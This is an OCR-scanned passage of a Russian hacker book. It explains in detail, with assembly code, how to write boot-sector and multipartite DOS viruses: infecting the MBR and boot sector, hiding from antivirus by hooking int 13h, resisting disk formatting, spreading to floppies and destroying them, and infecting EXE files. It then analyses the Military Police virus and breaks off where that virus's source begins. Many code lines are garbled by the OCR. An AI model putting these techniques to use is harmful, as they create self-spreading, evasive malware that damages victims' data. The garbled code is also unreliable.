push si сохраняем si

push si ;снова второй раз

push dx ;и все остальное

push ax

push es

push bx

push ex

mov si,10h ;si=10h=16

push si сохраняем значение

movsi.sp ;si = указатель стека

push ax ;вталкиваем Dword в DX:AX

push dx

Стек выглядит примерно так:

SI,0,0,DX,AX,ES,BX,CX,10h,AX,DX

Еще одна недокументированная функция расширения IBM/MS INT 13 =>EXTENDED READ (расширенное чтение):

;ah = 42h

;dl = номер диска

;ds:si => пакет дискового адреса

Табл. 16. Формат пакета дискового адреса

Офсет	Размер	Описание
00h	Байт	10h (размер пакета)
01h	Байт	Зарезервировано (0)
02h	Слово	Число блоков для пересылки
04h	Двойное слово	Буфер пересылки
08h	Учетве- ренное слово	Абсолютное число блоков(для не- LBA- устройств рассчитывается по формуле: (Cylinder*NumHeads + SelectedHead) * SectorPerTrack + Selected Sector — 1

```

mov ax,4200h      ;функция расширенного чтения
mov dl,[bp+24h]   ;dl = номер диска
int 13h;

pop dx            восстанавливаем это
pop ax

lea sp,[si+10h]   загружаем эффективный адрес
jc loc_20         ;прыгаем, если установлен перенос => ошибка

locloop_18:
inc ax            ;инкрементируем DWORD в dx:ax
jnz loc_19        ;прыгаем, если не ноль
incdx

loc_19:
add bh,2          ;и каждый раз добавляем 2 к bh
loop locloop_18   ;петля, пока не станет cx= 0

clc              ;очищаем флаг переноса

```

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

loc_20:

pop si ;не имеет смысла. По моим расчетам стек выглядит так:

:SI,0,0,DX,AX,ES,BX,CX

retl ;прыжок к старому cx ??

loc_21: ;здесь содержится таблица ошибок

jmp short loc_22 ;прыгаем через нее

db 'Invalid partition table', 0

db 'Error loading operating system', 0

db 'Missing operating system'

db 37 dup (0)

loc_22: ;когда мы оказываемся здесь, **то** это означает, что все

;прошло OK. Теперь загрузочная запись загружена и

;MBR готов выполнить ее

mov di,sp ;di = указатель стека

push ds ;вталкиваем ds:di в стек

push di

mov **si,bp**

retf ;дальний возврат (фактически, прыжок ds:di)

;к загрузочной записи

db 52 dup (0) ;пустое пространство

Здесь начинается Таблица разделов:

db 80h ;маркер активного раздела

db 01h ;раздел: начальная головка

db 01h ;сектор


```

db00h          ; цилиндр
db 06h          ;тип системы
db0Fh          ;раздел: конечная головка
db 0FFh         ;сектор
db38h          ; цилиндр
db 3Fh, 00h, 00h, 00h ;номер физического сектора
db 31 h, 0B0h, 0Ch, 0 ;длина раздела в секторах
db 48 dup (0)   ;других разделов не существует
                ;всего в таблице разделов 40h байтов
db 55h,0AAh     ;и подпись!
    
```

-Конец исходного кода MBR-

Итак, что делает этот код:

- проверяет, если правильная таблица разделов (только один раздел активен, и его подписью является 0AA55h);
- находит сектор, где размещается загрузочная запись для этого раздела;
- загружает эту загрузочную запись;
- прыгает к загрузочной записи.

Если правильной таблицы разделов не имеется, то появляется ошибка *'Invalid partition table'* (неверная таблица разделов).

Если система не может читать (по каким-то причинам) с диска, то появляется сообщение об ошибке: *'Error loading operating system'* (ошибка при загрузке операционной системы).

Если загрузочная запись не найдена, появляется ошибка *'Missing operating system'* (операционная система отсутствует).

Как видите, при загрузке мы можем вызывать прерывания. Но доступны только прерывания от 0 до 1Fh (обратите внимание, что ошибки изображаются с помощью графического прерывания 10h). Фактически, во время этой паузы мы можем перехватывать прерывания, назначать память, читать с диска и писать на диск. Все это мы обсудим позже, а сейчас рассмотрим загрузочную запись.

Загрузочная запись

Здесь нас интересует BPB (*BIOS Parameter Block* — блок параметров BIOS) и расширенный BPB с весьма полезной информацией. Прыжок к загрузочной последовательности приведет нас непосредственно к загрузке операционной системы.

Табл. 17. Структура загрузочной записи

Офсет	Размер	Описание
00h-02h	03h	Инструкция прыжка к загрузочной последовательности кода
03h-0Ah	08h	Имя и версия операционной системы
0Bh-0Ch	02h	Размер сектора в байтах
0Dh	01h	Размер кластера в байтах
0Eh-0Fh	02h	Резервные секторы, пока не будет копирована первая FAT
10h	01h	Количество копий FAT
11h-12h	02h	Количество директорных записей в ROOT
13h-14h	02h	Всего секторов на диске (или разделе)
15h	01h	Тип диска
16h-17h	02h	Размер FAT в секторах
18h-19h	02h	Секторов на цилиндр (трек)
1Ah-1Bh	02h	Количество головой (сторон)
1Ch-1Fh	1BEh	Скрытых секторов

Также следует отметить, что на жестком диске существуют две копии FAT (таблицы размещения файлов). Они имеют особую длину, которую можно найти в BPB (секторов на FAT).

Вторым важным для нас значением будет количество секторов на кластер. Две копии FAT идут одна за другой. Вторая нужна

для гарантии на случай потери данных. Некоторые адепты Искусства записывают туда данные, затем скрывают их, перенаправляя чтение из второй копии FAT к первой копии (если копии FAT не будут равны, пользователь тут же получит соответствующее сообщение). Проблема этого метода заключается в том, что трудно искать место второй копии и читать, используя лишь int 13. Еще нам интересна директорная запись в **Root**. Данные о ней также находятся в ВРВ. Хорошим местом для сокрытия данных является конец корневой записи (Root Entry). Мы рассмотрим эту технику позже.

Теперь предположим, что мы замысливаем написать загрузочный или многоцелевой вирус. Где хранить код? Это первый вопрос. Мы можем поместить его:

- в МВР
- в Boot
- в запись корневой директории
- во вторую копию FAT

Рассмотрим эти техники.

1. Инфицирование МВР

Мы уже ознакомились с исходным кодом* МВР. Что нам известно? Главная загрузочная запись размещается в физическом секторе (0,0,1). Загрузочную запись можно найти в (0,1,1), но это верно только в том случае, если активен первый раздел.

Если разделов больше одного и активен какой-то другой, нам придется производить проверку и выискивать адрес загрузочной записи для этого раздела. В любом случае, между (0,0,1) и (0,1,1) мы имеем 62 свободных сектора. Это $62 * 512 = 31744$ байтов (вполне достаточно для вируса).

- Инфицирование МВР можно производить двумя методами:

а) сохранить оригинальную МВР в свободной зоне и поместить код вируса на ее место, затем прочитать оригинальную МВР из свободной зоны;

б) изменить оригинальную МВР и заставить ее загружать вирус, а не загрузочную запись — при условии, что вирус сам будет загружать ее (Boot).

Первый метод требует внесения в 510-й байт вируса особой последовательности '0AA55h', чтобы пометить его как правильную таблицу разделов. При втором методе система больше не сможет загружаться с дискеты. Если при загрузке вы используете дискету и попытаетесь изменить диск **на** C, то получите 'Invalid drive specification'. Эту проблему решают так: начинают вирус со следующего кода:

```
start:
jmp overpartition
db 18h dup (0); 1 bh - 3 bytes (the jmp opcode)
part_table:
db 1E5h dup (0); the rest until 200h
over_partition:

... ;ОСТАЛЬНАЯ ЧАСТЬ вируса
```

Когда вирус будет готов записаться на место оригинальной MBR, вы должны скопировать данные из области от 1BEh до 200h в адрес part_table. То есть при загрузке с дискеты мы получаем таблицу разделов на нужном месте и в придачу доступный диск C:. Преимущество — в сокрытии вируса. Недостаток — в возможности легкого удаления. Выходом является комбинирование int 13h с особыми анти-туннелинговыми процедурами. В противном случае программы авирав трассируют int 13h и обойдут процедуры вашего сокрытия.

На самом деле предложенный код не очень хорош. При запуске система загружает только 1 сектор (например 200h байтов). То есть, прыжок over_partition будет прыжком за 200h байтов — куда-то в пустоту. Мы решаем эту проблему следующим образом:

```
jmp realstart
;(variables here)
realstart:
```

; (резидентная часть) => ES = новый сегмент для вируса

```
mov ah, 02h      ;загружаем весь вирус из MBR/BS
mov al, sectorjen ;в новый сегмент (ES) в офсете
mov dh, 0        ;0, когда система загружает только один
mov ex, 1        ;сектор, а вирусу нужно больше места
mov bx, 0
int 13h
```

```
over_this:
push es
lea ax, go_n_new_segment ;начинаем в сегменте ES
push ax      ;освобождаем область 007ch
retf
```

```
old_partition_table db 200h dup (0) ;эта область нужна
                        ;для сохранения
                        ;таблицы разделов
```

```
Go_in_new_segment:
```

При этом начало вируса выглядит так:

- (1) Загрузчик вируса =>эта часть меньше 1 BEh байтов
- (2) Резервируем 200h байтов =>область, зарезервированная для Таблицы разделов
- (3) Остальная часть вируса =>здесь находится остальная часть кода

Рис. 17. Схема планируемого вируса

После загрузки вируса в новый сегмент и прыжка к новому сегменту мы попадаем в зону (3). Здесь мы читаем оригинальную MBR из того места, где сохранили ее. Далее мы вставляем оригинальную загрузочную запись в зону (2). Чтобы получить «правильную таблицу разделов», мы должны уравнивать длины (1) и (2) зоны. Легче всего «назначить» Таблицу разделов таким образом, чтобы первые 200h байтов заканчивались правильной таблицей разделов.

2. Инфицирование Boot

Этот вид немного легче инфицирования MBR, поскольку системе не нужно делать никаких проверок. Но мы должны точно определить адрес загрузочной записи, иначе система «повиснет». Для этого вам нужно сохранить оригинальную Boot в свободной области, а вместо нее вставить вирусный код. При запуске компьютера MBR загрузит ваш вирус и передаст ему контроль. Сделав свою работу, ваша «зверушка» загрузит оригинальную загрузочную запись из свободной зоны и прыгнет к ней. Вот и все дела.

Теперь посмотрим, что вирус делает при старте. Не забывайте, что здесь мы говорим о многоцелевых вирусах! Это означает, что **инфектор** должен «жить» не только в областях загрузочного сектора, но и в файлах. Чтобы проверить, где он в данный момент (в Boot или файле), мы проверяем слово в PSP:0000:

```
cmp word ptr es:[0], 20CDh ;это маркер для правильной
je in_file ;PSP
```

inboot:

... (загрузочная последовательность)

in_file:

... (файловая последовательность)

Рассмотрим сначала «загрузочную» часть. Предположим, что мы пишем вирус, заменяющий **MBR**. То есть он сохраняет оригинальную MBR в каком-то месте, а сам размещается в физическом секторе 0. Система загружает его и передает ему контроль.

Что нужно сделать в первую очередь? Правильно! Настроить стек. На самом деле мы могли бы обойтись и без этого. Но, в любом случае, сделайте установку стека:

```
cli
xor ax, ax
mov ss, ax
mov sp, 7C00h
sti
```

MBR делает это сама. Мы могли бы не производить повтора, но подобное действие пригодится нам позже для некоторых сравнений. К примеру, если вы не захотите использовать множество флагов, то позже можете сравнить `sp` с `7c00h` и при их равенстве определить, что вы находитесь в загрузочном секторе.

Далее мы резервируем память для вируса. Сначала предполагаем, что переменная `Para_vir_len` установлена:

`Para_vir_len` • (конец - начало)/8 ;длина вируса в параграфах

Мы делим частное на 8, а не на 16, потому что нам требуется удвоенное пространство в памяти!

```
xor ax, ax           ;резервируем память для вируса
movds, ax            ;вычитанием
mov ax, Para_vir_len
subwordptrds:[413h],ax ;длинывируса
int 12h              ;получаем память в параграфах
shl ax, 6             ;переводим ее в байты
mov es, ax            ;es = новый сегмент
mov ex, finish-start  ;длина вируса
push cs              устанавливаем источник
pop ds
movsi, 7c00h
movdi, 0
repmovsb             . ;ds:si > es:di
```

Это происходит только в том случае, если вирус занимает в длину один сектор. Если нужно больше одного сектора, мы сначала резервируем память, а затем читаем вирус в es:0. Эта часть очень важна. Почти каждый сканер MBR может заметить уменьшение слова в 0000:0413 (адрес BIOS, где хранится полная доступная память). Чтобы авиравские штучки не выдавали гадких предупреждений, мы делаем следующее:

- устанавливаем Bx = случайное число
- получаем другое число, равное 0413h — Bx (назовем его L)
- выполняем ЭТОТ КОД:

```
int 12h    ;ах содержит память в параграфах
sub ax, 1
xchg ax, word ptr ds:[bx + L]
```

Вот один из примеров:

```
mov bx, 0F0F5h
int 12h
sub ax, 1
xchg ax, word ptr ds:[bx + 131 Eh]
```

Отметим, что $0F0F5h + 131Eh = FFFF0413h$ (как двойное слово), но в качестве слова оно точно равно 0413h

Теперь копируем наш вирус в память в es:0. Не нужно оставаться в области 0000:7C00, потому что нам нужно начать там загрузку реальной MBR. Поэтому мы делаем следующее:

```
push es      ;вталкиваем новый сегмент в стек
lea ax, new_segment ;и ip, куда совершается прыжок
push ax
retf         воспроизводим дальний возврат
newsegment:
```


Мы продолжаем действия с кодом, но уже в полученном новом сегменте. Перед началом загрузки реальной MBR мы должны перехватить необходимые прерывания и особенно дисковое прерывание int 13h. Поэтому делаем следующее:

```
movax, word ptr ds:[13h*4]    сохраняем вектор int 13
```

```
movword ptr cs:[oldint13], ax
```

```
movax, word ptr ds:[13h*4+2]
```

```
mov word ptr cs:[oldint13+2], ax
```

```
lea ax, newint13; and set newint 13h
```

```
movword ptr ds:[13h*4], ax
```

```
mov ax, es
```

```
movword ptr ds:[13h*4+2], ax
```

Позже мы поговорим о новом обработчике int 13. А пока давайте начнем загрузку MBR из свободной зоны. Для этого мы используем функцию 02h. Читаем оригинальную MBR в конце нашего кода в памяти:

```
mov ah, 02h    ;читаем оригинальную MBR
```

```
mov al, 01h    ;1 сектор
```

```
mov dl, 80h    ;из HDD
```

```
mov dh, 00h    ;головка 0
```

```
mov ex, 01h    ;цилиндр 0, сектор 1
```

```
push cs
```

```
pop es
```

```
lea bx, finish ;в es:bx
```

```
int 13h
```

Теперь bx находится в конце вируса. Мы добавляем к нему офсет, где располагается маркер.

```
Marker db 'xx' ;где 'xx' может быть любой
           комбинацией символов
```

```
add bx, offset marker
cmp word ptr cs:[bx], 'xx'
je alreadyinfected
```

Допустим, мы получаем «да». Значит, HDD инфицирован. Тогда мы поступаем так:

Alreadyinfected: ;эта часть общая для режимов inboot
cmp **cs:[inboot]**, 1 ;и infile, поэтому мы делаем проверку
jne exit_file ;и если это файл, то выходим

Load_old_boot: ;в ином случае
mov ah, 0 ;сначала перезапускаем диск
mov dl, 80h
int 13h

mov ah, 02h ;и затем читаем
mov al, **01** h ;один сектор
mov dl, 80h ;из HDD
mov dh, 00h ;головка 0
mov ex, **01** h + sectorjen ;цилиндр 0, сектор =
; **1+sector_len**

push 0
pop es
mov bx, 7c00h ;в 0000:7C00
int 13h

db 0EAh ;здесь мы имеем JMP 0000:7C0Q
dw 7c00h ;т.е. прыжок к оригинальной MBR
dw 0000h

Теперь нам осталось поговорить о переменной sector **len**. В наши дни усложненные вирусы превосходят порог **5Кб** (то есть вирус не вмещается в 512 байтов=один сектор). Им требуется несколько секторов. А сколько? Взгляните на эти условия:

$$\text{sector_len} = (\text{конец} - \text{начало} + 1 \text{ FFh}) / 200\text{h}$$

Если (конец — начало) $\leq 200\text{h}$, то результатом вышеприведенной формулы будет 1.

Если (конец — начало) $> 200\text{h}$, но $\leq 400\text{h}$, то формула даст 2 и так далее.

Например:

$$(188\text{h} + 1\text{ FFh}) \text{ div } 200\text{h} = 1 \text{ сектор}$$

$$(220\text{h} + 1\text{ FFh}) \text{ div } 200\text{h} = 2 \text{ сектора}$$

$$(1000\text{h} + 1\text{ FFh}) \text{ div } 200\text{h} = 23 \text{ сектора}$$

Таким образом, вы получаете длину вируса в секторах. Давайте посмотрим на инфицированный HDD ($\text{sl} = \text{sector_len}$):

C:0, H:0, S:1 / • • •, 3 здесь **была** оригинальная MBR

C:0, H:0, S:2 | ... |

• Здесь теперь находится вирус

C:0, H:0, S:sl

Здесь находится передвинутая MBR

C:0, H:0, S:

Рис. 18. Инфицированный жесткий диск

Итак, сначала:

Save_oid_boot:

```
mov ah, 03h      записываем байты
mov al, 01h      ;в 1 сектор
mov dl, 80h      ;на HDD
mov dh, 00h      ;головка 0
mov ex, 01h + sector_len ;цилиндр 0, сектор = 2+sector_len
lea bx, finish   ;от конца! (где мы имеем
int 13h          ;копию MBR)
```

Write_new_boot_loader:

```
mov ah, 03h      ;эта часть просто копирует
mov al, sectorlen ;секторы sectorjen
movdl, 80h
mov dh, 00h
mov cx, 01h      ;в (0,0,1)
lea bx, start     ;от начала вируса
int 13h
```

Вот что происходит, когда вы в загрузочном секторе. Теперь рассмотрим другую часть: infile:

```
inile:
call go_resident
jmp overnow
```

Go_resident: ;здесь мы **имеем** любой **вид** резидентного кода,
;который оставлен в es нового вирусного сегмента,
ret ;здесь происходит перехват int 21

over_now:

```
push es      ;здесь мы прыгаем к общей части
lea ax, new_segment ;in_file и in_boot
push ax
retf
```

Для файловой инфекции мы имеем обработчик int 21, который ловит исполнительные файлы (любого вида), и процедуру exit_file, возвращающую контроль жертве.

Конечно, в режиме 'in file' нам нужно перехватить и int 13, потому что мы хотим скрыть MBR. Плюс к этому неплохо было бы применить техники туннелинга против авиловских блокираторов TSR.

Далее, мы ждем полной загрузки системы и начинаем действовать. Например, мы можем использовать int 08 — временное прерывание. Перехватываем его в загрузочном секторе и устанавливаем счетчик. Примерно через 2 минуты начинаем перехват прерываний. Int 08 вызывается каждые 55 ms (18.2 раза в секунду). Для одной минуты значением сравнения будет $60 \cdot 18.2 = 1092$. Для 2 минут $= 2184$.

int 08 может выглядеть так:

```
int08:
pushf
call dword ptr cs:[oldint08]
cmpword ptr cs:[time], 0
je start_to_hook
dec word ptr cs:[time]
iret

timeequ2184
```

Это решает проблему перехвата int 21h из загрузочного сектора. Теперь посмотрим на int 13h — пламенное сердце загрузочного инфектора. Воспользуемся приемом сокрытия:

NEWMNT13:

```
cmp ah, 02h           ;читаем?
je checkmore
jmpno

check_more:
cmp dh, 0             ;головка 0?
jnen0
cmp ex, 1             ;цилиндр 0, сектор 1?
jne no
pushf
call dword ptr cs:[oldint13] ;тогда производим чтение
call check_infect      ;вызов подпрограммы, которая сохраняет все
                        ;регистры и проверяет, инфицирована
                        ;ли MBR в es:bx. Если нет, инфицируем ее
```

```
mov ex, 01h + sector_len ;затем перенаправляем чтение  
или запись туда, где находится  
оригинальная MBR и читаем ее  
снова!  
по:  
jmp dword ptrcs:[oldint13]
```

Кроме того, мы можем проверить, пытается ли кто-то писать в MBR, и перенаправить его (в основном, авира) к оригинальной MBR. Таким образом, если кто-то попытается читать из MBR или писать в оригинальную MBR, наша процедура перенаправит действие в то место, где хранится оригинальная MBR. Что мы получили? Поскольку Таблицы разделов здесь больше не имеется, диск невидим при загрузке с дискеты. А если загрузка производится с жесткого диска, вирус становится резидентом, и записи скрываются от глаз авиров.

Существуют еще две функции, которые может использовать процедура сокращения:

0Ah — читать длинные секторы

0Bh — записывать длинные секторы.

Они работают почти так же, как 02h и 03h. Разница в том, что 0Ah читает один и более секторов, плюс 4 дополнительных байта, представляющих ECC (Error Correction Code — код корректировки ошибок) для этого сектора. То же самое происходит и в случае 0Bh. Не забывайте о функции 05h — формат трека и не позволяйте форматировать треки, на которых размещены вирус и оригинальная MBR. При использовании этой техники вирус сохранится на жестком диске даже после его форматирования.

Другие способы

Мы можем сохранить любые данные на HDD, поместив их во второй FAT или после директорной записи. Первый FAT можно найти и получить к нему доступ с помощью int 25h/26h (при dx = 1). Второй FAT можно найти с помощью dx = 1 + Sectors/FAT. Через некоторое количество секторов, равное 1 + 2* Sectors/FAT, мы имеем запись корневой директории. Но я не советую вам использовать эти две области хотя бы из-за того, что для инфекции вам понадобятся прерывания 25h и 26h (деактивированные в Win9.x). Лучше всего использовать для хранения данных гостеприимное пространство после MBR.

Однако авиры не дремлют. Сейчас разработаны неплохие MBR-эвристические анализаторы. Если вы хотите сделать таблицу разделов «неудаляемой» и оставить диск C: доступным при загрузке с дискеты, то вам нужно позаботиться о хорошем алгоритме кодировки с применением антиэвристических процедур. К счастью, против лома нет приема! Поэтому, в случае файлов мы можем поступить следующим образом:

копировать вирус в конец кода
закодировать его
копировать его в жертву (диск/файл).

Далее не мешает подумать о том, чтобы вирус заражал дискеты. Это важно для распространения вируса. На дискетах не имеется таблиц разделов. Но структура загрузочного диска та же самая. Чтобы сохранить оригинальный загрузочный сектор, поступаем так:

читаем оригинальный boot в буфере;
читаем «количество записей корневой директории»;
умножаем его на 32;
делим результат на 512.

Так вы получаете первый свободный сектор после таблицы корневой директории. Это идеальное место для сохранения оригинальной Boot в этом секторе. Мы знаем, что когда вызывается int 13, регистр dl содержит маркер диска (80h, если HDD). То есть вы можете сделать некоторые сравнения и создать процедуру для инфицирования различных видов дискет.

Кроме того, вы можете выбрать другие области для копирования оригинальных данных (например, последний цилиндр, последняя головка и последний сектор), а затем пометить этот сектор, как BAD (испорченный).

При работе с дискетами всегда сохраняйте оригинальные 20h байтов и оставляйте их нетронутыми. Там находится загрузочная запись. Если влезете туда, диск станет «нечитаемым». Кстати, если вы поместите 0 в поле Sectors/Track, то полностью испортите дискету. В данном случае ни одна программа на белом свете не сможет прочитать эту дискету. Вы получите сообщения 'Divide Overflow' или 'Division by 0', после чего вашу дискету можно смело выбрасывать в мусорное ведро...

Вирус **Military Police**

В качестве примера мы рассмотрим многоцелевой вирус *Military Police* (Военная полиция). Это резидентный вирус, инфицирующий DOS EXE-файлы, загрузочные секторы дискет и главный загрузочный сектор жесткого диска. Вирус очень мощный, поэтому будьте осторожны, выполняя его на своем компьютере.

1. МР как вирус загрузочного сектора

МР является многосекторным вирусом загрузочного сектора. При старте из загрузочного сектора он становится резидентом и уменьшает количество памяти, предоставляемое для DOS. Манипуляция размером памяти производится в 0:413Н. При выполнении загрузочного сектора вирус пытается заразить жесткий диск, заменяя оригинальный MBS на свой собственный и с помощью **VIR_SIZE+1** вставляя себя в трек 0, головку 0, сектор 2. Оригинальный главный загрузочный сектор вставляется в сектор **VIR_SIZE+2**.

Обосновавшись в памяти, вирус *Military Police* перехватывает прерывание 13Н и инфицирует дискеты в каждом случае, когда те становятся доступными. На дискетах он размещает свой код в свободной области и отмечает занятые им кластеры, как «плохие». Далее он может превращаться в обычную TSR-программу и, находясь в памяти, заражать оттуда EXE-файлы.

2. МР превращается в TSR

Вирус загрузочного сектора становится резидентом, подстраивая размер памяти в 0:413Н. В принципе, это легко определяется. Например, выполнение служебной программы Scandisk покажет пользователю, что не вся ожидаемая память доступна на диске. В случае 1.4 МГб дискеты вы получите сообщение:

1,457.664 полных байтов памяти

1,287.952 свободных байтов

Если «полные байты памяти» внезапно уменьшились, то причиной является наличие вируса. Однако вирусу загрузочного сектора не нужно оставаться в этой области памяти постоянно. Пережив загрузку операционной системы, он может интегрироваться в DOS и раствориться в ее дебрях. Именно это и делает *МР*. Он

ствует штамп времени из системных часов в 0:46CH и ждет ровно DELAYCNT секунд (в нашем случае: 30). Когда после этой задержки система вызывает **int 13H**, вирус инсталлирует перехватчик прерывания 21H. Целью перехватчика является приостановка любого рабочего приложения системы с помощью функции 4CH **int 21H**. Вирус захватывает вызов приложения и инсталлирует себя в память. По сути, он захватывает PSP приостановленной программы, ставит себя на ее место и превращает функцию останова (4CH) в функцию TSR (31H) — «прервать и остаться резидентом». То есть вирус становится резидентом под DOS. Затем он может вернуть заимствованную верхнюю память обратно DOS.



Рис. 19. Вирус Military Police становится TSR
(Int Vec Table — таблица векторов прерывания)

Когда **MP** перехватывает функцию 4CH **int 21h** с кодом выхода 0, он получает PSP текущего процесса с помощью DOS-функции 62H.

Затем этот сегмент подстраивается таким образом, чтобы вирус мог выполняться в офсете 100H PSP, используя офсет, собранный им в верхней памяти:

```

mov ah,62H      ;получаем процесс PSP
int 21h         ;запрашивая приостановку программы
add bx,ЮН;      ;подстраиваемся под PSP
sub bx,7C0H-32*(VIR_SIZE+1) ;подстраиваем начальный офсет
                        ; вируса
mov es,bx       ;и выставляем его сюда .

```

Далее вирус перемещается в этот сегмент:

```

push cs
pop ds          ;ds=cs
mov si,OFFSET BBS перемещаем вирус в PSP
mov di,si
mov cx,512*(VIR_SIZE+2)
rep movsb

```

В конечном счете, перехватчики прерываний 13H и 21H должны быть перенесены в новый сегмент. Это трудная задача, потому что векторы прерываний могут находиться под другими перехватчиками прерываний. Если они погребены слишком глубоко, то отыскать их будет трудно.

Чтобы передвинуть int 21h, *MP* сначала проверяет сегментюфсет, сохраненный в таблице векторов прерываний.

Если он соответствует cs:OFFSET int_21H, то *MP* просто изменяет сегмент на новое значение.

Если они не соответствуют, *MP* понимает, что какой-то перехватчик держит int 21h под контролем.

Вирус надеется, что слоев здесь не слишком много, так как времени между перехватом int 21h и получением его первой функции 4CH у вируса не слишком много. Поэтому *MP* берет значение сегмента в векторе int 21h и осматривает весь этот сегмент в поисках оригинального указателя cs:OFFSET int_21h.

Если вирус находит их в этом сегменте, он изменяет сегмент на новое значение. Код программы для этой операции будет выглядеть так:

```

хог ax, ax
mov ds,ax          ;ds=0
mov bx,21H*4       проверяем вектор int 21h
cmp [bx],OFFSET int_21h ;он здесь?
jne FIND21H        ;нет, меняем локацию,
mov ax,cs          ;чтобы лучше осмотреться '
cmp [bx+2],ax
je SET21H          ;в ином случае изменить значения в таблице
                    ;векторов прерываний

FIND21H:
push es
mov es, [bx+2]      ;не нашли вектор — ищем
pop ds             ;ds=новый сегмент
mov di,0           ;он под другим перехватчиком
mov cx,7FFEH
eld
F21L:
mov ax,OFFSETint_21h ;ищем cs:OFFSET int_21h
repnz scasw        ;в этом сегменте
jnz ABORT_GO_LOW   ;не найдены, нельзя становиться
                    ;резидентом

mov ax,es          ;ОК, найден OFFSET int_21h
add di,2           ;проверяем правильный cs
dec ex
cmp es:[di],ax     ;он здесь?
jne F21L           ;нет, продолжаем поиск
    mov ax,ds      ;да, нашли!
    mov es:[di],ax ;заменяем его на новый cs
SET21H: mov [bx+2],es ;меняем вектор int21h

```

Перенос перехватчика int 13h кажется еще более хитрым приемом. Он может быть глубоко погребен по драйверами устройств. Но, на наше счастье, имеется мало известная функция, которая мо-

жет вернуть вам это прерывание. Речь идет о функции 13H прерывания 2FH. Вам нужно лишь вызвать ее с помощью es:bx и ds:dx, настроенных на новый вектор, и все!

После переноса перехватчиков прерываний вирусу остается лишь освободить верхнюю память, которую первоначально зарезервировал. Для этого *MP* восстанавливает первоначальное значение размера памяти в 0:413H. Далее он проходит по цепочке MCB (блоков контроля памяти), находит Z-блок и увеличивает его так, чтобы тот занял место, прежде отведенное для вируса. Затем он настраивает функцию 3BH int 21h и выполняет ее. Вместе с этим *MP* исчезает из верхней памяти и живет тихой жизнью обычного DOS TSR. Дальше наш «зверек» ничем не отличается от уже рассмотренного нами вируса, загруженного из EXE-файла.

3. Инфицирование файлов

Вирус *Military Police* инфицирует EXE-файлы, перехватывая DOS-функции 11H и 12H. Он сначала смотрит, был ли уже заражен данный файл, и затем инфицирует только один файл после завершения поиска. Вместо открытия файла, чтения и сканирования содержания на уже проведенную инфекцию, вирус просто помещает флаг в часть директорной записи и тем самым отмечает свое присутствие. Этот флаг загружается в память подпрограммой поиска. Затем вирус решает, был ли ранее заражен атакованный файл. Он проверяет память и ищет идентификационный флаг.

Некоторые вирусы используют очень простые флаги, просто перемещая данные в штампе времени на сотню лет вперед. Но такие флаги легко сканируются антивирусными программами. Поэтому лучше делать их менее необычными и примечательными.

Вирус *Military Police* использует штамп даты и штамп времени, прибавляет их друг к другу и выделяет младшие пять битов. Фактически, он добавляет день месяца к секундам. Если сумма этих двух чисел равна 31, значит файл инфицирован. Если сумма равна другому значению, то файл «чистый». Как только пригодный файл обнаружен, начинается процесс инфицирования. *MP* прикрепляет свой код концу EXE-файла и модифицирует EXE-заголовок, чтобы при выполнении файла производился старт вируса. Он также модифицирует счет секунд в штампе дата/время, чтобы сумма секунд и дней равнялась 31.

4. Загрузка из файла

Когда *Military Police* загружается в память из файла, он начинает выполнение в метке `START_EXE`. Вы можете рассматривать многоцелевой вирус как инфектор с двумя разными точками входа. Он использует точки входа в зависимости от того, к чему крепится. Если это происходит в загрузочном секторе, то точкой входа будет офсет `7C00H` загрузочного сектора. Если вирус крепится к `EXE`-файлу, точкой входа будет `START_EXE`. Сначала нам следует подстроить сегменты кода и данных. Дело в том, что он ассемблирован на начало в офсете рядом с местом, где стартует загрузочный сектор. Если вирус не будет выполняться в правильном офсете, то любые ссылки на абсолютные адреса станут неверными. Метка `BBS` указывает на стартовый офсет, поэтому нужно сделать следующее:

```
mov bx,OFFSETBBS ;.рассчитать значение для перемещения
                   ;сегмента
mov cl,4
shr bx,cl ;значение для вычитаемого находится
;в bx
mov ax,cs
sub ax,bx
```

Мы рассчитываем новый сегмент (в `ax`). Затем прыгаем к нему, вталкивая в стек соответствующие адреса и выполняя `retf`. После подстройки *MP* проверяет, находится ли он в памяти. В отличие от запуска загрузочного сектора *MP*, стартуя в `EXE`-файле, должен следить за этим, так как вирус может быть уже загруженным из `ЗС` или из другого `EXE`-файла, который выполнялся ранее.

Для данного теста *MP* использует `ax=7933H` и выполняет фиктивный вызов `int 13h`. Обычно этот вызов не существует. Мы получаем возврат с установленным флагом переноса. Но если *MP* в памяти, то данный вызов существует, и мы получаем возврат без переноса.

Если *MP* уже в памяти, нам не нужно загружать новую копию. Мы просто перемещаем стартовые адреса жертвы и прыгаем к ней. Новый пример вируса исчезает, и жертва выполняется нормальным образом. Если *MP* понял, что его копия в памяти отсутствует,

он становится резидентом и выполняет **программу-жертву**. Чтобы стать резидентом, вирус копирует себя в офсет 100H в PSP. Это выполняется размещением в памяти (0:3FCH) инструкций `movsb/retf`. То есть мы указали локацию вектора прерывания 0FFH, которое обычно не используется ни одной программой. *MP* применяет ее временно и, завершив работу, восстанавливает старое значение.

Далее вирус устанавливает стек, **es:di**, **ds:si** и **cx** таким образом, чтобы он мог вызвать 0:3FCH, переместить себя и затем вернуться к коду, который следует за этим вызовом. Регистры устанавливаются так, чтобы *MP* выполнялся в правильном офсете.

Передвинув себя, *MP* перехватывает прерывания 21H и 13H, осматривает жесткий диск и проверяет, инфицирован ли тот. Если жесткий диск не заражен, то производится инфекция. Затем *Military Police* должен выполнить атакованную программу и стать резидентом памяти. Так как вирус использует для этого функцию 31H `int 21h`, он сначала выполняет жертву с помощью DOS-функции 4BH (которую мы обсуждали в главе о компаньонских вирусах).

Чтобы выполнить жертву, *MP* должен высвободить память, используемую DOS-функцией 4AH, и установить временный стек для себя над собственным кодом. Затем он находит свое имя в среде, выполняет EXEC, высвобождает ненужную память и выходит в DOS через TSR-функцию (31H).

С этого момента *MP* обитает в памяти, ожидая дискеты, вставленной в дисковод, или файла, который может быть найден его поисковым механизмом.

5. Исходный код вируса *Military Police*

Вирус *Military Police* использует модули INT21H.ASM, EXE-FILE.ASM, FATMAN.ASM, INT13H.ASM и **BOOT.ASM**. Скопируйте их в MPOLICE.ASM.

При ассемблировании MPOLICE.ASM со всеми модулями в текущей директории вы получите MPOLICE.COM — загрузчик 3C, который инфицирует A: вирусом *Military Police*.

Чтобы прикрепить его к файлу, вы должны произвести рестарт с зараженного диска, подождать 30 секунд и затем сделать DIR директории с какими-нибудь EXE-файлами, находящимися в ней.

Нижеследующие модули являются исходным кодом для вируса *Military Police*.

Основной модуль:

```
